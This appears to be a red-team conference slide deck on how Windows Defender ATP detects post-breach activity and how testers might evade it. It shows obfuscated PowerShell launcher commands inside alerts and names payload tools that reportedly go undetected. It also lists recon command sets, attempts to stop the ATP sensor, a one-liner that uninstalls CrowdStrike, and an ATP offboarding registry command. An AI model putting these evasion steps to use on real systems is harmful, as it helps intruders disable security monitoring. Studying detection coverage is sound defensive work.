




MS Just Gave the Blue Team Tactical Nukes
(And How Red Teams Need To Adapt)

Whoami

- @retBandit
- Red Team Ops Lead at IBM X-Force Red
- Part of CREST (crest-approved.org)
- I like mountain biking, drones, and beer
- Canadian, sorry not sorry





y tho


Tactical Nukes?





External Recon

- Passive Information Gathering
- Active Information Gathering
- Port Scanning
- Service Enumeration
- Network/App Vuln Identification




Gain a Foothold

- Exploit Vulnerabilities
- Spear Phishing
- Social Engineering
- Malicious USB Media
- Wireless
- Physical

Host Recon

- Host Recon
- Host Controls/Logging Recon
- Host Controls Bypass
- Tools Transfer
- Short-Term Persistence
- Host Privilege Escalation
- Credential Theft



Internal Recon

- Network Recon
- Domain Recon
- Asset Recon
- Admin Recon
- Network Security Recon

Lateral Movement


- Evade Network Security Controls
- Lateral Movement
- Network Exploitation
- Elevate Network Privileges



Dominance

- Gain Domain Admin
- Gain Asset Admin
- Sensitive Asset Access
- Exfiltrate Sensitive Data
- Long-Term Persistence

We're Talking **Post Breach**



Source: <https://blogs.microsoft.com/microsoftsecure/2016/11/28/disrupting-the-kill-chain/>



The Laboratory

ATP Overview



Cloud monitoring
and reporting



Windows ATP
hunters

Windows Defender Security Center | Dashboard

Analyst@WindowsA

win10c

Domain: prod.local
OS: Windows10 64-bit (Build 15063)

Alerts related to this machine

Last activity	Title
07.14.2017 16:41:51	Unexpected behavior observed by a prod command line arguments

Isolate win10c from the network?

This action will isolate the machine from the network. It will remain connected to the Windows Defender ATP service.

Reason: *

Type your reason for this action

You can re-connect the machine to the network from the Actions menu.


Yes, isolate machine No

Network Disabled
Your IT administrator has caused Windows Defender to disconnect your device. Contact IT help desk.

Coming in Release 3

Defender “brand” expanded to include:

- *Windows Defender* Antivirus
- *Windows Defender* Advanced Threat Protection
- *Windows Defender*... **Exploit Guard**
- ... **Application Guard**
- ... **Device Guard**
- ... **Credential Guard**
- More OS



Source: <https://blogs.windows.com/business/2017/06/27/announcing-end-end-security-features-windows-10/>
<https://techcrunch.com/2017/06/08/microsoft-confirms-its-acquired-hexadite-sources-say-for-100m/>



Active alerts

180 days



High 2
Medium 18
Low 2
Informational 127


▲ High value assets [4]

📄 Servers [6]

⚡ All alerts [24]

02.13.2017	Abnormal code execution was contained within App Guard	Low
02.10.2017	Windows Defender AV detected an active 'CVE-2014-4114'..	Medium
02.07.2017	Code integrity tampering was detected	Medium
02.07.2017	Device Guard blocked an executable from running	Informational

Active alerts trend




Machines reporting

Monthly | Daily



Reporting by OS

Mac
Windows 10
Server 2016
Linux
Server 2012



Reporting by health state

Misconfigured
Tampered
Inactive
Isolated



Top machines at risk

[machines list](#)

6	cont-jonathanw	Windows 10 client	high value asset	1	5	0
5	cont-jayhardee	Windows 10 client		0	4	1
1	cont-evamacias	Linux	high value asset	0	1	0
1	cont-cleogarza	Windows server 2012		0	0	1




Top users at risk

[users list](#)


10	contoso\jonathan.wolcott	Sales	elevated privileges	1	8	1
1	contoso\eva.macias	Finance	elevated privileges	0	1	0
1	contoso\cleo.garza	Security		0	0	1



Protected machines



SmartScreens [31]
Firewall [2]
DeviceGuard [6]
ExploitGuard [23]
AntiVirus [65]



Service health

...



Device Guard




Firewall



Credential Guard



Device Control



Exploit Guard



Antivirus



Gaining a Foothold

Gaining a Foothold w/ Out Of The Box PS Payloads

⚡ Suspicious Powershell commandline



Suspicious Powershell commandline

Manage

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP

Description

A suspicious Powershell commandline was found on the machine. This commandline might be used during installation, exploration, or in some cases with lateral movement activities which are used by attackers to invoke modules, download external payloads, and get more information about the system. Attackers usually use Powershell to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace.

The process powershell.exe was executing suspicious commandline

"powershell.exe" -noP -sta -w 1 -enc WwB5AEUARgBdAC4AQQBzAFMARQBNAGIAbABZAC4ARwBFAFQAVABZAHAAZQAOACcAUwB5AHMAAdABIAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAGUAVABGAGkAZQBzAEQAKAAnAGEAIOBzAGkASQBhAGkAdABGAGEAaOBsAGUAZAAnACwAlwBOAG8AbgBOAHUAYYcBsAGkAYYwAsAFMAAdABhAHQAaOBiACcAKOAUAFMAZOBUIAEYAQOBMAHUIAZOAnACOAAToBVAEwA

Obfuscated PS Payloads

⚡ Suspicious Powershell commandline



Suspicious Powershell commandline

Manage

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP

Description

A suspicious Powershell commandline was found on the machine. This commandline might be used during installation, exploration, or in some cases with lateral movement activities which are used by attackers to invoke modules, download external payloads, and get more information about the system. Attackers usually use Powershell to bypass security protection mechanisms by executing their payload in memory without touching the disk and leaving any trace.

The process powershell.exe was executing suspicious commandline

```
"powershell.exe" -NoP -NonI -window Hidden -Exec Bypass -C "set-variable -name " "C -value -; set-variable -name s -value e; set-variable -name q -value c; set-variable -name P -value ((get-variable C).value.toString)+(get-variable s).value.toString)+(get-variable q).value.toString) ; powershell (get-variable P).value.toString() JABzAD0ATgBIAHcALQBPAIAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBTACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAAQQBBAEEAAQQBBAEEAAQQBMADEAWA
```


They promised us freedom.



But delivered slavery.




ATP is a Beneficiary of WMF 5 / Win10 1703 Security Improvements

- Window Management Framework (“PowerShell”) 5.1 provides:
 - PS Script Block Logging
 - PS Transaction/Transcription Logging
 - PS “Suspicious Strings”
 - PS Constrained Language Mode
 - Just Enough Admin (JEA) support
- ATP leverages client-side AMSI detections for PowerShell, with improvements for JavaScript & VBScript in RS3

ATP is a Beneficiary of WMF 5 / Win10 1703 Security Improvements

- Can't downgrade to PSv2
- System-wide transcripts
- Common techniques leveraging WScript.Shell, etc. are also caught.
- Can't just use NotPowerShell (NPS) or call directly as still forced to use WMF 5



Defender ATP ≠ Defender AV



A malicious PowerShell Cmdlet was invoked on the machine.

[Manage](#)

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP



Pass-the-ticket attack

[Manage](#)

Severity: Low
Category: Credential Stuffing
Detection source: Windows Defender ATP

Malicious update



A potential reverse shell was created

[Manage](#)

Severity: Medium
Category: Backdoor
Detection source: Windows Defender ATP



Network request to TOR anonymization service

[Manage](#)

Severity: Low
Category: Suspicious Network Traffic
Detection source: Windows Defender ATP



Unexpected behavior observed by a process run with no command line arguments

[Manage](#)

Severity: Medium



Process hollowing detected



Connection to newly registered domain



A document containing a suspicious macro was detected

[Manage](#)

Severity: Medium
Category: Installation
Detection source: Windows Defender ATP



Anomalous Child Process Detected

[Manage](#)

Severity: Medium
Category: Suspicious Activity
Detection source: Windows Defender ATP



Abnormal service registration observed

[Manage](#)

Severity: Medium
Category: Persistence
Detection source: Windows Defender ATP


Side note: Traditional Defender AV

By the time you read these tweets over your morning coffee, your target's Defender AV instances were already patched...

**Tavis Ormandy** ✓
@taviso

Following

Sigh, more critical remote mpengine vulns. Found on Linux then reproduced on Windows, full report on the way. This needs to be sandboxed.



```
tavis@tavis:~/projects/loadlibrary$ ./mpclient extra/testcase.exe
main(): Scanning extra/testcase.exe...
EngineScanCallback(): Scanning input
*** Error in './mpclient': free(): invalid pointer: 0x08d23e50 ***
Aborted (core dumped)
tavis@tavis:~/projects/loadlibrary$
tavis@tavis:~/projects/loadlibrary$
```

**Tavis Ormandy** ✓
@taviso

Following

I wrote a fuzzer for the unsandboxed x86 emulator in Windows Defender and found arbitrary read/write.
[bugs.chromium.org/p/project-zero ...](https://bugs.chromium.org/p/project-zero/)

11:11 AM - 23 Jun 2017

494 Retweets 803 Likes



**Tavis Ormandy** ✓ @taviso · May 30

Junghoon @lokihardt also found a critical use-after-free in the MsMpEng Javascript interpreter. [bugs.chromium.org/p/project-zero...](https://bugs.chromium.org/p/project-zero/)

6 134 189

**Tavis Ormandy** ✓
@taviso

Following

Replying to @taviso @lokihardt

These are accessible remotely, service is unsandboxed, enabled by default and running as SYSTEM. So... yeah. ͇_(`´)_/

8:55 AM - 30 May 2017

34 Retweets 87 Likes



Not Detected: Misc. Techniques to Gain Initial Foothold

- Obfuscated JScript/VBscript payloads that don't use Kernel32 API declarations (such as @vysecurity's CACTUSTORCH)
- Using signed exec's to load a Cobalt stageless DNS-based reverse payload, i.e.; "rundll32 foo.dll,Start"
- Some executables created with Veil (*go-based*) and Shellter

<https://www.mdsec.co.uk/2017/07/payload-generation-with-cactustorch/>
<https://cobbr.io/ScriptBlock-Warning-Event-Logging-Bypass.html>
<https://github.com/nccgroup/winpayloads>

Remember, we're talking **POST** Breach



Host Recon

```
echo %userdomain%
echo %logonserver%
echo %homepath%
echo %homedrive%
net share
net accounts
systeminfo
tasklist /svc
gpresult /z
net localgroup Administrators
netsh advfirewall firewall
systeminfo
$env:ComSpec
$env:USERNAME
$env:USERDOMAIN
$env:LOGONSERVER
Tree $home
```

Windows Defender Security Center

Alert

⚡ Suspicious sequence of exploration activities



Suspicious sequence of exploration activities

[Manage](#)

Severity: Low

Category: Reconnaissance

Detection source: Windows Defender ATP

Description

A process called a set of windows commands. These commands can be used by attackers in order to identify assets of value and coordinate lateral movement after compromising a machine.

Between 7/8/2017 8:46:53 PM and 7/8/2017 9:09:45 PM the following set of exploratory windows commands was observed on this machine: net user /domain;net view;net view \fileserv /all ;net share;tasklist /svc;net local group Administrators;systeminfo

Not Detected: WMI

```
wmic process list brief
```

```
wmic group list brief
```

```
wmic computersystem list
```

```
wmic process list /format:list
```

```
wmic ntdomain list /format:list
```

```
wmic useraccount list /format:list
```

```
wmic group list /format:list
```

```
wmic sysaccount list /format:list
```

```
wmic /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get *
```

```
Get-WmiObject -Class Win32_UserAccount -Filter "LocalAccount='True'"
```

Not Detected: Host Recon Directly Using Windows API's

- **Host-only** info gathering directly calling Window's APIs through raw sockets, Metasploit railgun, etc.
- Use MSF modules with (local) API calls, such as `file_from_raw_ntfs.rb`
- Don't use MSF modules like `local_admin_search_enum.rb`
- CobaltStrike has a number of modules that are API-only

Can't stop ATP process, service, etc., even if running as system

```
C:\WINDOWS\system32>taskkill /F /IM MsSense.exe /T
ERROR: The process with PID 10368 (child process of PID 796) could not be terminated.
Reason: Access is denied.
```

```
C:\Users\admin>sc stop Sense
[SC] OpenService FAILED 5:

Access is denied.
```

```
C:\windows\system32>sc query sense

SERVICE_NAME: sense
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4   RUNNING
                          (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
```

```
kill -processname MsSense -force
Process "MsSense (1364)" because of the following error: Access is denied
```

Alerts related to this machine

✓	Last activity ↓	Title
	03.04.2017 19:53:52	Tampering with Windows Defender ATP sensor settings Installation

```
\system32>sc config sense start= disabled
ServiceConfig FAILED 5:

Access is denied.
```


Uninstalling

- Unlike other PSP/cloud AV products like CrowdStrike, you can't just uninstall them from an elevated command prompt.

```
wmic product where "description='CrowdStrike Sensor Platform'" Uninstall
```

- ATP requires a generated offboarding script with a SHA256 signed reg key:


```
REG add "HKLM\SOFTWARE\Policies\Microsoft\Windows Advanced Threat Protection" /v  
696C1FA1-4030-4FA4-8713-FAF9B2EA7C0A /t REG_SZ /f /d  
"{\"body\":\":\\\"{\\\"orgIds\\\":[\\\"1fb2cfae-29e5-4876-abc3-48b986abea42\\\"],\\\"orgId\\\":\\\"1fb2cfae-29e5-4876-abc3-48b986abea42\\\",\\\"expirationTimestamp\\\":131455824365128759,\\\"version\\\":\\\"1.11\\\"}\"\\\",\\\"sig\\\":\\\"WqiiKElTSCiiQk9qIMhba41Uw+  
MeX3V6rk2FFrd451kVYOiqhJYQ/ERlXKjBW8lVo7FaYcx2I0+rzPHt7LL7WpKAXdIRMiXugoXgMl1X40b+  
Jzm/AhpKACIhXja7HVxcWFr7sg3garXTloD4xHSvaj642W39woTwcTgRTLTZB76mbdrdEkSCKXk5ThAtFf5oQnhF  
h2GcjAs0kA/90JrntSlSAjXDYsTS8tCma4Y2QGPE/YC+nWZR/HirzXcFZSuEU/JTBbTeJN+/ArPndat2+  
hWPzDJC5klXcC3BSFSVyNBIRdbVeYsSkFFFwl7uc/Ua+ZDzWhLTr3I+53L6VGB3Vw==  
\\\",\\\"sha256sig\\\":\\\"DxKkdds3PtvN+LbrqBdj9BqAqsfau4bhrhpWN+  
6e0e54ik2V4iYcW44mk1EVP0ePVYH2+\"
```

“Protected Process Light”

```
C:\windows\system32>sc qprotection windefend
[SC] QueryServiceConfig2 SUCCESS
SERVICE windefend PROTECTION LEVEL: ANTIMALWARE LIGHT.

C:\windows\system32>sc qprotection sense
[SC] QueryServiceConfig2 SUCCESS
